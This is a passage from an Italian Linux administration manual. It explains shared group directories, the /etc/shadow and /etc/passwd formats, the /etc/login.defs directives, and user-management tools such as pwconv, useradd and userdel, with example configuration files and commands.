1. Si fa in modo che la maschera dei permessi predefiniti (*umask*) degli utenti che faranno parte del progetto, sia pari a 002_8, per consentire in modo normale ogni tipo di accesso agli utenti dei gruppi di cui si fa parte, ai file e alle directory che verranno create.

2. Si crea il gruppo '**`alfa`**' e a questo si abbinano tutti gli utenti che dovranno fare parte del progetto. Il record del file '`/etc/group`' potrebbe essere simile a quello seguente:

   ```
   alfa::101:tizio,caio,semproni
   ```

3. Si crea una sorta di directory *home* per i file del progetto, con eventuali ramificazioni.

   ```
   # mkdir /home/progetti/alfa
   ```

   ```
   # mkdir /home/progetti/alfa/...
   ```

4. Si assegna l'appartenenza di questa directory (ed eventuali sottodirectory) al gruppo di lavoro.

   ```
   # chown -R root.alfa /home/gruppi/alfa
   ```

5. Si assegnano i permessi in modo che ciò che viene creato all'interno del gruppo di directory appartenga al gruppo delle directory stesse.

   ```
   # chmod -R 2775 /home/progetti/alfa
   ```

   In questo modo tutte le directory del progetto ottengono l'attivazione del bit SGID, attraverso il quale, in modo predefinito, i file creati al loro interno apparterranno allo stesso gruppo delle directory stesse, cioè quello del progetto per cui sono state predisposte.

Password shadow

Il meccanismo delle password shadow si basa su un principio molto semplice: nascondere le parole d'ordine cifrate ai processi che non hanno i privilegi dell'utente '**`root`**'. Infatti, nei sistemi in cui le password shadow non sono attivate, è il file '`/etc/passwd`', leggibile a tutti i tipi di utenti, che contiene tali parole d'ordine cifrate.

Il problema nasce dal fatto che è possibile scoprire la parola d'ordine degli utenti attraverso programmi specializzati che scandiscono un vocabolario alla ricerca di una parola che possa corrispondere alla parola d'ordine cifrata.

L'utilizzo del sistema delle password shadow richiede che alcuni programmi siano predisposti per questo. In questo capitolo si fa riferimento a strumenti standard che però si intende siano stati integrati nella distribuzione GNU/Linux che si utilizza. L'attivazione di password shadow in una distribuzione che non sia stata predisposta, comporta una serie di difficoltà che rendono la cosa sconsigliabile.

Tabella 55.1. Riepilogo dei programmi e dei file per la gestione delle password shadow.

Nome	Descrizione
/etc/shadow	File delle parole d'ordine cifrate.
/etc/login.defs	Configurazione generale del sistema di autenticazione.
pwconv	Conversione dal sistema tradizionale alle password shadow.
pwunconv	Conversione dalle password shadow al sistema tradizionale.
useradd	Inserimento di un nuovo utente.
/etc/default/useradd	Configurazione di '**`useradd`**'.
userdel	Eliminazione di un utente.
usermod	Modifica di alcune impostazioni riferite a un utente.
chage	Modifica i tempi nel file '`/etc/shadow`'.
/etc/gshadow	File delle parole d'ordine cifrate dei gruppi.
grpconv	Conversione dai gruppi tradizionali alle password shadow.
grpunconv	Conversione dai gruppi con password shadow a quelli tradizionali.
gpasswd	Modifica della parola d'ordine di un gruppo.
groupadd	Inserimento di un nuovo gruppo.
groupdel	Eliminazione di un gruppo.
pwck	Verifica di coerenza delle informazioni sugli utenti.
grpck	Verifica di coerenza delle informazioni sui gruppi.
/etc/adduser.conf	Configurazione degli script Debian.
adduser	Script Debian.
addgroup	Script Debian.

55.1 Funzioni delle password shadow

Con le password shadow attivate si aggiunge il file '`/etc/shadow`' a fianco del consueto '`/etc/passwd`'. In questo secondo file vengono tolte le parole d'ordine cifrate e al loro posto viene inserita una '**`x`**', mentre nel file '`/etc/shadow`', oltre alle parole d'ordine cifrate, vengono inserite altre informazioni sulle utenze che permettono di aumentare la sicurezza.

Anche i gruppi possono avere delle parole d'ordine ed è possibile affiancare al file '`/etc/group`' il file '`/etc/gshadow`'.

55.1.1 /etc/shadow

La presenza del file '`/etc/shadow`' indica l'attivazione delle password shadow. I record di questo file sono organizzati in campi, separati attraverso il simbolo due punti ('`:`'), secondo la sintassi seguente:

utente : *parola_d'ordine_cifrata* : *modifica* : *valid_min* : *valid_max* : *preavviso* : *tempo_riserva* : *termine* : *riservato*

I campi che rappresentano una data possono contenere un numero intero che indica il numero di giorni trascorsi dal 1/1/1970, mentre quelli che rappresentano una durata, possono contenere un numero intero che esprime una quantità di giorni.

1. *utente*

   Il nominativo dell'utente.

2. *parola_d'ordine_cifrata*

   La parola d'ordine cifrata, quella tolta dal file '`/etc/passwd`'.

3. *modifica*

   Data in cui è stata modificata la parola d'ordine per l'ultima volta.

4. *validità_minima*

   Numero di giorni di validità minima della parola d'ordine; entro questo tempo, l'utente non può cambiare la parola d'ordine.

5. *validità_massima*

   Numero di giorni di validità massima della parola d'ordine; prima che trascorra questo tempo, l'utente deve cambiare la parola d'ordine.

6. *preavviso*

   Numero di giorni, prima della scadenza della parola d'ordine, durante i quali l'utente viene avvisato della necessità di modificarla.

7. *tempo_di_riserva*

   Durata massima di validità dell'utenza dopo che la parola d'ordine è scaduta.

8. *termine*

   Data di scadenza dell'utenza.

9. *riservato*

   Riservato per usi futuri.

Figura 55.1. Schema dei tempi riferiti alle utenze. I numeri fanno riferimento ai campi del file '`/etc/shadow`'.



```
          si può modificare la parola d’ordine
          |
          |                       inizia il preavviso
          |                       |
          |                       |         la parola d’ordine non
          |                       |         funziona più e viene imposto
          |                       |         di modificarla
          |                       |         |
          |                       |         |            non si può accedere
          |                       |         |            |
          |                       |         |            |          l’utenza
          |                       |         |            |          viene
          |                       |         |            |          rimossa
          |                       |         |            |          |
*=========*=======================*=========+============*==========*====> tempo
|         |                       |         |            |          |
|         |                       |         |            |          |
|         |                       |         |<-----7---->|          8
|         |                       |         |  giorni di            data
|<---------------------5------------------->|   riserva             finale
|         |   giorni di validità  |         |
|         | della parola d’ordine |<---6--->|
|         |                                giorni di preavviso
|         |
|<---4--->|
|    giorni di validità minima
|
3 data di modifica
```

A titolo di esempio, viene mostrato un caso sufficientemente completo nella figura 55.2.

Figura 55.2. Esempio di un record del file '`/etc/shadow`'.

```
          tizio:wsLHjp.FutW0s:10459:0:30:7:10:10824:
           |     |             |    | |  | |   |
           |     password      |    | |  | |   termine dell’utenza il
           |     cifrata       |    | |  | |   giorno 21/08/1999
           |                   |    | |  | |
           utente              |    | |  | dieci giorni di riserva
                               |    | |  |
                               |    | |  sette giorni di preavviso
                               |    | |
              la password è stata   | trenta giorni di validità massima
              modificata il giorno  |
              21/08/1998            l’utente può cambiare password
                                    in ogni momento
```

Perché il sistema delle password shadow possa dare la sicurezza che promette, è necessario che il file '`/etc/shadow`' appartenga all'utente '**`root`**' e abbia esclusivamente il permesso di lettura per il proprietario (0400_8).

55.1.2 /etc/passwd

Quando è attivo il sistema delle password shadow, il file '`/etc/passwd`' non dovrebbe contenere più le parole d'ordine cifrate. Al loro posto dovrebbe apparire una lettera '**`x`**' (minuscola), come nell'esempio seguente:

```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:
daemon:x:2:2:daemon:/sbin:
```

```
...
tizio:x:1000:1000::/home/tizio:/bin/bash
...
```

Tuttavia, dovrebbe essere ammissibile la presenza di record contenenti la parola d'ordine cifrata dell'utente relativo, con la corrispondente assenza di un record nel file '`/etc/shadow`'. Per questi utenti, le funzionalità delle password shadow sono ovviamente disattivate e non dovrebbero esserci altre conseguenze.

55.2 Amministrazione degli utenti

La presenza delle password shadow richiede strumenti adeguati alla loro amministrazione. Le informazioni aggiuntive che richiede un'utenza quando sono attive le password shadow, rende utile la presenza di un file di configurazione contenente le caratteristiche predefinite che questo dovrebbe avere. Questo file è '`/etc/login.defs`'.

55.2.1 /etc/login.defs

Il file '`/etc/login.defs`' permette di stabilire alcune caratteristiche predefinite delle utenze che utilizzano le password shadow. La sua presenza è importante soprattutto nel momento della creazione di un nuovo utente, ovvero della trasformazione di utenze normali in utenze munite di password shadow, per definire i valori relativi alla validità e alla scadenza delle parole d'ordine.

Il file si compone di righe, in cui, ciò che inizia con il simbolo '`#`' viene considerato un commento, le righe vuote vengono ignorate e il resto compone le direttive di configurazione. La sintassi di queste è molto semplice: ogni direttiva occupa una sola riga e si compone di coppie *nome valore*, spaziate, senza simboli di assegnamento.

I valori che possono essere attribuiti sono di tre tipi: stringa, numerico e logico (booleano). Le stringhe vengono indicate senza delimitatori di alcun tipo; i valori numerici possono essere di tipo decimale, ottale (e in tal caso iniziano con uno zero) ed esadecimale (quando iniziano con la sigla 0x); i valori booleani sono indicati attraverso le costanti '**`yes`**' (*Vero*) e '**`no`**' (*Falso*).

Segue un estratto di esempio, derivante da una distribuzione GNU/Linux Debian.

```
# *REQUIRED*
#   Directory where mailboxes reside, _or_ name of file, relative to the
#   home directory.  If you _do_ define both, MAIL_DIR takes precedence.
#   QMAIL_DIR is for Qmail
#
# NOTE: This is used to setup your MAIL environment variable, and also
# used by userdel to determine if any mail spools need to be removed when
# removing a user. If you change this, you should also change the
# pam_mail.so module setup in /etc/pam.d/login, which affects the "You
# have mail" message on login.
#
#QMAIL_DIR      Maildir
MAIL_DIR        /var/spool/mail
#MAIL_FILE      .mail

# Delay in seconds before being allowed another attempt after a login failure
FAIL_DELAY              3

# Enable logging and display of /var/log/faillog login failure info.
FAILLOG_ENAB            yes

# Enable display of unknown usernames when login failures are recorded.
LOG_UNKFAIL_ENAB        no

# Enable logging of successful logins
```

```
LOG_OK_LOGINS           no

# Enable setting of ulimit, umask, and niceness from passwd gecos field.
QUOTAS_ENAB             yes

# Enable "syslog" logging of su activity - in addition to sulog file logging.
# SYSLOG_SG_ENAB does the same for newgrp and sg.
SYSLOG_SU_ENAB          yes
SYSLOG_SG_ENAB          yes

# If defined, the command name to display when running "su -".  For
# example, if this is defined as "su" then a "ps" will display the
# command is "-su".  If not defined, then "ps" would display the
# name of the shell actually being run, e.g. something like "-sh".
#
SU_NAME         su

# If defined, file which inhibits all the usual chatter during the login
# sequence.  If a full pathname, then hushed mode will be enabled if the
# user’s name or shell are found in the file.  If not a full pathname, then
# hushed mode will be enabled if the file exists in the user’s home directory.
#
HUSHLOGIN_FILE  .hushlogin
#HUSHLOGIN_FILE /etc/hushlogins

# *REQUIRED*  The default PATH settings, for superuser and normal users.
#
# (they are minimal, add the rest in the shell startup files)
ENV_SUPATH      PATH=/sbin:/bin:/usr/sbin:/usr/bin:/usr/bin/X11:/usr/local/sbin:/usr/local/bin
ENV_PATH        PATH=/usr/local/bin:/usr/bin:/bin:/usr/bin/X11:/usr/games

# Terminal permissions
#
#       TTYGROUP        Login tty will be assigned this group ownership.
#       TTYPERM         Login tty will be set to this permission.
#
# If you have a "write" program which is "setgid" to a special group
# which owns the terminals, define TTYGROUP to the group number and
# TTYPERM to 0620.  Otherwise leave TTYGROUP commented out and assign
# TTYPERM to either 622 or 600.
#
TTYGROUP        tty
TTYPERM         0600

# Login configuration initializations:
#
#       ERASECHAR       Terminal ERASE character (’\010’ = backspace).
#       KILLCHAR        Terminal KILL character (’\025’ = CTRL/U).
#       UMASK           Default "umask" value.
#       ULIMIT          Default "ulimit" value.
#
# The ERASECHAR and KILLCHAR are used only on System V machines.
# The ULIMIT is used only if the system supports it.
# (now it works with setrlimit too; ulimit is in 512-byte units)
#
# Prefix these values with "0" to get octal, "0x" to get hexadecimal.
#
ERASECHAR       0177
KILLCHAR        025
UMASK           022
#ULIMIT         2097152

# Password aging controls:
#
#       PASS_MAX_DAYS   Maximum number of days a password may be used.
#       PASS_MIN_DAYS   Minimum number of days allowed between password changes.
#       PASS_WARN_AGE   Number of days warning given before a password expires.
```

```
#
PASS_MAX_DAYS   99999
PASS_MIN_DAYS   0
PASS_WARN_AGE   7

# Min/max values for automatic uid selection in useradd
#
UID_MIN                  1000
UID_MAX                 60000

# Min/max values for automatic gid selection in groupadd
#
GID_MIN                   100
GID_MAX                 60000

# Max number of login retries if password is bad. This will most likely be
# overriden by PAM, since the default pam_unix module has it's own built
# in of 3 retries However, this is a safe fallback in case you are using
# and authentication module that does not enforce PAM_MAXTRIES.
#
LOGIN_RETRIES           5

# Max time in seconds for login
#
LOGIN_TIMEOUT           60

# Number of significant characters in the password for crypt().
# Default is 8, don't change unless your crypt() is better.
# If using MD5 in your PAM configuration, set this higher.
#
PASS_MAX_LEN            8

# Require password before chfn/chsh can make any changes.
#
CHFN_AUTH               yes

# Which fields may be changed by regular users using chfn - use
# any combination of letters "frwh" (full name, room number, work
# phone, home phone).  If not defined, no changes are allowed.
# For backward compatibility, "yes" = "rwh" and "no" = "frwh".
#
CHFN_RESTRICT           rwh

# Should login be allowed if we can't cd to the home directory?
# Default in no.
#
DEFAULT_HOME    yes

# Enable setting of the umask group bits to be the same as owner bits
# (examples: 022 -> 002, 077 -> 007) for non-root users, if the uid is
# the same as gid, and username is the same as the primary group name.
#
# This also enables userdel to remove user groups if no members exist.
#
USERGROUPS_ENAB yes

# Enable pam_close_session() calling. When using normal (pam_unix.so)
# session handling modules, this is not needed. However with modules
# (such as kerberos or other persistent session models), login and su
# need to fork and wait for the shell to exit so that sessions can be
# cleaned up.
#
CLOSE_SESSIONS no
```

Per quanto riguarda il problema particolare delle password shadow, si possono osservare le direttive '**`PASS_MAX_DAYS`**', '**`PASS_MIN_DAYS`**' e '**`PASS_WARN_AGE`**'. La prima permette di stabilire

la durata massima, predefinita, di validità di una parola d'ordine; la seconda serve a stabilire la durata minima; la terza il periodo di preavviso.

> Tra una distribuzione e l'altra di GNU/Linux, questo file può contenere o meno determinate direttive. In particolare, quando è attiva la gestione del sistema di autenticazione PAM, alcune direttive perdono di significato, perché riguardano aspetti che passano sotto il controllo della configurazione dei servizi di autenticazione PAM.

La descrizione dettagliata di alcune delle direttive può essere utile, anche se queste non hanno effetto in tutte le distribuzioni GNU/Linux.

Alcune direttive

`CHFN_AUTH {yes|no}`

Se si assegna il valore '**`yes`**', si intende fare in modo che i programmi '**`chfn`**' e '**`chsh`**' chiedano di reintrodurre la parola d'ordine prima di eseguire, rispettivamente, la sostituzione delle informazioni personali e della shell.

`CHFN_RESTRICT [f][r][w][h]`

Per consentire all'utente di modificare i propri dati personali, è necessario utilizzare questa direttiva. Attraverso la stringa che può contenere le lettere '**`f`**', '**`r`**', '**`w`**' e '**`h`**', si possono indicare quali elementi ha diritto di modificare l'utente:

- '**`f`**', *full name* -- nome e cognome;
- '**`r`**', *room* -- numero della stanza;
- '**`w`**', *work* -- telefono dell'ufficio (di lavoro);
- '**`h`**', *home* -- numero telefonico di casa.

`CONSOLE {`*file*`|`*elenco_dispositivi_console*`}`

Permette di definire quali siano i terminali da cui può accedere l'utente '**`root`**', attraverso l'indicazione di un file, che solitamente è '`/etc/securetty`', oppure attraverso un elenco di nomi di file di dispositivo (senza l'indicazione della directory '`/dev/`'), separati da due punti verticali: '**`console:tty01:tty02:tty03:tty04:tty05:tty06`**'.

Se è attiva la gestione del sistema di autenticazione PAM, questa direttiva non serve perché rimpiazzata dal modulo '`pam_securetty.so`'.

`DEFAULT_HOME {yes|no}`

Se si assegna il valore '**`yes`**', si intende permettere l'accesso anche se non risulta possible entrare nella directory personale dell'utente (perché non esiste, perché i permessi non sono corretti, ecc.). Se non viene indicata questa direttiva, il valore predefinito è (o dovrebbe essere) '**`no`**'.

`FAIL_DELAY` *n_secondi*

Permette di specificare un ritardo, espresso in secondi, da applicare nel caso di un tentativo fallito di accesso. L'utente dovrà attendere quella quantità di tempo prima di poter ritentare.

`GID_MIN` *n_gid_minimo*

`GID_MAX` *n_gid_massimo*

Queste due direttive permettono rispettivamente di definire il valore minimo e quello massimo per i numeri GID, cioè quelli che vengono utilizzati per distinguere i gruppi di utenti.

`UID_MIN` *n_uid_minimo*

`UID_MAX` *n_uid_massimo*

Queste due direttive permettono rispettivamente di definire il valore minimo e quello massimo per i numeri UID, cioè quelli che vengono utilizzati per distinguere gli utenti.

`ISSUE_FILE` *percorso*

Permette di definire il percorso assoluto di un file il cui contenuto deve essere visualizzato prima della presentazione dell'invito della procedura di accesso. Tradizionalmente si tratta del file '`/etc/issue`'.

Se è attiva la gestione del sistema di autenticazione PAM, questa direttiva non serve perché rimpiazzata dal modulo '`pam_issue.so`'.

`LASTLOG_ENAB` {yes|no}

Se si assegna il valore '**`yes`**' si intende fare in modo che, nel momento in cui viene concesso l'accesso, venga visualizzata la data, l'ora e il terminale dell'ultimo accesso precedente.

Se è attiva la gestione del sistema di autenticazione PAM, questa direttiva non serve perché rimpiazzata dal modulo '`pam_lastlog.so`'.

`LOGIN_RETRIES` *n_tentativi*

Permette di definire un numero massimo di tentativi che possono essere compiuti dall'utente che cerca di accedere, a seguito di errori nella combinazione tra nominativo e parola d'ordine. Esauriti i tentativi a disposizione, il programma '**`login`**' dovrebbe terminare il suo funzionamento, anche se poi, di solito, viene riavviata una nuova copia del programma Getty.

`LOGIN_TIMEOUT` *n_secondi*

Stabilisce un tempo massimo per completare la procedura di accesso, dopo il quale il programma '**`login`**' conclude il suo funzionamento.

`MAIL_CHECK_ENAB` {yes|no}

Se si assegna il valore '**`yes`**', si vuole che il programma '**`login`**' verifichi la presenza di messaggi di posta elettronica per l'utente, in modo da avvisarlo prima di lasciare il controllo alla shell. La verifica viene fatta in base alle informazioni indicate con la direttiva '**`MAIL_DIR`**', oppure in '**`MAIL_FILE`**'.

Se è attiva la gestione del sistema di autenticazione PAM, questa direttiva non serve perché rimpiazzata dal modulo '`pam_mail.so`'.

`MAIL_DIR` *directory_caselle_postali*

Se si vuole fare in modo che '**`login`**' verifichi la presenza di messaggi di posta elettronica per l'utente che accede, è necessario utilizzare questa direttiva (oppure '**`MAIL_FILE`**', a seconda della configurazione del sistema di posta elettronica) per fornire l'indicazione della directory che contiene le caselle dei vari utenti. Se queste caselle sono contenute nelle rispettive directory personali, si utilizza la direttiva '**`MAIL_FILE`**'.

`MAIL_FILE` *file_casella_postale*

Questa direttiva si contrappone e si sostituisce a '**`MAIL_DIR`**'. Serve a definire il percorso, relativo alla directory personale dell'utente, del file contenente i messaggi di posta elettronica.

`MD5_CRYPT_ENAB` {yes|no}

Se si assegna il valore '**`yes`**', si vuole che il programma '**`passwd`**' utilizzi l'algoritmo MD5 per le parole d'ordine cifrate da annotare nel file '`/etc/passwd`', o '`/etc/shadow`'. Ciò può essere fatto solo se la funzione '**`crypt()`**' del sistema lo consente.

Se è attiva la gestione del sistema di autenticazione PAM, questa direttiva non serve perché rimpiazzata dall'opzione '**md5**' del modulo 'pam_unix.so'.

MOTD_FILE *elenco_percorsi*

Permette di definire uno o più percorsi assoluti di file il cui contenuto deve essere visualizzato subito dopo il completamento della procedura di accesso, come messaggio del giorno. L'elenco è separato attraverso due punti verticali ('**:**'). Tradizionalmente si tratta del file '/etc/motd'.

Se è attiva la gestione del sistema di autenticazione PAM, questa direttiva non serve perché rimpiazzata dal modulo 'pam_motd.so'.

NOLOGINS_FILE *percorso*

Permette di definire il percorso assoluto di un file, la cui presenza inibisce l'accesso da parte degli utenti comuni. Se il file contiene qualcosa, questo viene visualizzato; solitamente si tratta della spiegazione del rifiuto a concedere l'accesso. Tradizionalmente si tratta del file '/etc/nologin'.

Se è attiva la gestione del sistema di autenticazione PAM, questa direttiva non serve perché rimpiazzata dal modulo 'pam_nologin.so'.

PASS_MIN_DAYS *n_giorni*
PASS_MAX_DAYS *n_giorni*

Queste due direttive permettono di definire l'intervallo di validità delle parole d'ordine. Questi valori vengono utilizzati all'atto della registrazione di un nuovo utente, per il quale verranno presi come predefiniti. Per la precisione, '**PASS_MIN_DAYS**' stabilisce la durata minima di una parola d'ordine che quindi non può essere modificata con maggiore frequenza; '**PASS_MAX_DAYS**' stabilisce invece la durata massima di una parola d'ordine dopo la quale l'utenza viene bloccata.

PASS_WARN_AGE *n_giorni*

Stabilisce il numero di giorni di preavviso per la scadenza delle parole d'ordine.

PASS_MIN_LEN *n_caratteri*
PASS_MAX_LEN *n_caratteri*

Queste due direttive servono a porre dei limiti alla dimensione che può essere assegnata a una nuova parola d'ordine. Finché si utilizza la funzione '**crypt()**' tradizionale, non ha senso consentire l'uso di parole d'ordine più lunghe di otto caratteri.

TTYGROUP {*gruppo* | *gid*}

Permette di definire il gruppo a cui attribuire il dispositivo corrispondente al terminale utilizzato dall'utente che accede. Di solito si tratta di '**tty**'. Ciò è utile in abbinamento alla direttiva '**TTYPERM**', in modo da consentire al programma '**write**' (abbinato allo stesso gruppo e impostato con il bit SGID) di scrivere su quel terminale.

TTYPERM *permessi_numerici*

Permette di definire i permessi da attribuire al dispositivo corrispondente al terminale utilizzato per accedere. Di solito, se si utilizza l'abbinamento al gruppo '**tty**', si assegnano anche i permessi 0620_8. Il valore predefinito per questi è 0622_8, cosa che consentirebbe la scrittura a chiunque, mentre per motivi di sicurezza si potrebbe preferire 0600_8, in modo da escludere a priori l'uso di '**write**' e di qualunque altra interferenza simile.

55.2.2 # pwconv

```
pwconv
```

‘**pwconv**’ [1] permette di convertire un file ‘/etc/passwd’ normale in una coppia ‘/etc/passwd’ e ‘/etc/shadow’, togliendo dal primo le parole d’ordine cifrate. Il programma funziona anche se il file ‘/etc/shadow’ esiste già; in tal caso serve per fare in modo che tutte le utenze siano registrate correttamente nel file ‘/etc/shadow’ e le parole d’ordine siano tolte dal file ‘/etc/passwd’.

Come si vede dalla sintassi indicata, questo programma non richiede argomenti: si avvale semplicemente della configurazione contenuta in ‘/etc/login.defs’ per stabilire i periodi di validità delle parole d’ordine. In pratica, utilizza precisamente le informazioni delle direttive ‘**PASS_MAX_DAYS**’, ‘**PASS_MIN_DAYS**’ e ‘**PASS_WARN_AGE**’.

55.2.3 # pwunconv

```
pwunconv
```

A fianco di ‘**pwconv**’, il programma ‘**pwunconv**’ [2] svolge il compito inverso: quello di trasferire le parole d’ordine cifrate nel file ‘/etc/passwd’, perdendo le informazioni aggiuntive contenute nel file ‘/etc/shadow’.

Anche questo programma è in grado di funzionare correttamente se parte delle utenze si trovano già solo nel file ‘/etc/passwd’. In ogni caso, al termine viene eliminato il file ‘/etc/shadow’.

55.2.4 # useradd

useradd [*opzioni*] *utente*

useradd -D [*opzioni*]

Il programma ‘**useradd**’ [3] permette di aggiungere un utente in un sistema in cui siano attive, o meno, le password shadow.

Il funzionamento di ‘**useradd**’ può essere configurato attraverso il file ‘/etc/default/useradd’ e l’uso dell’opzione ‘**-D**’ manifesta l’intenzione di visualizzare tale configurazione o di modificarla.

> Dopo la creazione dell’utente, è necessario attribuirgli una parola d’ordine iniziale, attraverso il programma ‘**passwd**’.

Opzioni di configurazione

Il funzionamento di ‘**useradd**’ può essere controllato attraverso il file di configurazione ‘/etc/default/useradd’, oppure attraverso opzioni della riga di comando. Queste opzioni possono essere utili quando si utilizza ‘**useradd**’ attraverso uno script, mentre di solito si farà affidamento sulla configurazione memorizzata nel file.

Per questa ragione, qui vengono mostrate solo le opzioni valide in presenza dell’opzione ‘**-D**’. Quando questa opzione viene usata da sola, ‘**useradd**’ visualizza semplicemente la configurazione attuale.

[1] **Shadow utilities** software libero con licenza speciale
[2] **Shadow utilities** software libero con licenza speciale
[3] **Shadow utilities** software libero con licenza speciale

`-D [...] -b` *directory_base*

Definisce la nuova directory predefinita di partenza per la creazione di directory personali. A questa verrà aggiunta una directory con lo stesso nome dell'utente che si crea. Il valore normale è '`/home/`'.

L'argomento di questa opzione viene annotato nella direttiva '**`HOME`**' del file '`/etc/default/useradd`'.

`-D [...] -e` *mese*`/`*giorno*`/`*anno*

Definisce la nuova data di scadenza predefinita delle utenze. La data va inserita nella forma '*mm*`/`*mm*`/`*gg*`/`[*ss*]*aa*', dove l'anno può essere composto da due o quattro cifre (secolo e anno). Il valore normale di questa data è indefinito.

L'argomento di questa opzione viene annotato nella direttiva '**`EXPIRE`**' del file '`/etc/default/useradd`'.

`-D [...] -f` *giorni*

Definisce il numero di giorni predefinito in cui l'utenza resterà utilizzabile dopo la scadenza della validità della parola d'ordine. Il valore normale è `-1`, pari al numero più grande che possa essere gestito.

L'argomento di questa opzione viene annotato nella direttiva '**`INACTIVE`**' del file '`/etc/default/useradd`'.

`-D [...] -g` *gruppo*|*uid*

Definisce il gruppo predefinito a cui possono essere aggregati i nuovi utenti. Il valore normale è 100, pari al gruppo di utenti generico.

L'argomento di questa opzione viene annotato nella direttiva '**`GROUP`**' del file '`/etc/default/useradd`'.

> Nella distribuzione GNU/Linux Red Hat, il programma '**`useradd`**' è modificato in modo che alla creazione di un nuovo utente, gli venga abbinato un gruppo privato. In tal senso, questa opzione di configurazione risulta non utilizzata in pratica.

`-D [...] -s` *shell*

Definisce la shell predefinita da assegnare ai nuovi utenti. Di solito di tratta di '`/bin/bash`'.

L'argomento di questa opzione viene annotato nella direttiva '**`SHELL`**' del file '`/etc/default/useradd`'.

Esempi

```
# useradd caio
```

Crea l'utente '**`caio`**' secondo la configurazione stabilita nel file '`/etc/default/useradd`'.

```
# useradd -D
```

Visualizza la configurazione attuale per la creazione di nuove utenze.

> Nella distribuzione GNU/Linux Debian, è bene utilizzare sempre solo l'eseguibile '**`adduser`**', che in pratica è un programma Perl in grado di gestire correttamente sia '**`useradd`**' che '**`groupadd`**', in particolare per ciò che riguarda il problema dei gruppi privati. Per questo motivo, con la distribuzione GNU/Linux Debian non si deve toccare il file '`/etc/default/useradd`', ammesso che ci sia; inoltre non deve essere creato se questo non c'è.

55.2.5 /etc/default/useradd

Il file '/etc/default/useradd' contiene la configurazione del programma '**useradd**'. Si tratta di una serie di direttive nella forma *nome*=*valore* e quasi tutto ciò che appare in questo file può essere modificato attraverso lo stesso '**useradd**', con l'opzione '**-D**'. Segue un esempio di questo file.

```
# useradd defaults file
GROUP=100
HOME=/home
INACTIVE=-1
EXPIRE=
SHELL=/bin/bash
SKEL=/etc/skel
```

Il significato delle varie direttive è intuitivo; in ogni caso appare descritto nella sezione dedicata a '**useradd**'.

55.2.6 # userdel

```
userdel [-r] utente
```

'**userdel**' [4] permette di eliminare facilmente un'utenza dai file '/etc/passwd' e '/etc/shadow'. Eventualmente, se si utilizza l'opzione '**-r**', viene eliminata anche la directory personale dell'utente cancellato, mente altri file che dovessero trovarsi al di fuori di quella gerarchia, possono essere tolti solo in modo manuale.

Se si utilizza la tecnica dei gruppi privati, potrebbe essere necessaria, o desiderabile, l'eliminazione del gruppo corrispondente. In tal caso, occorre intervenire manualmente nel file '/etc/group'.

55.2.7 # usermod

```
usermod [opzioni] utente
```

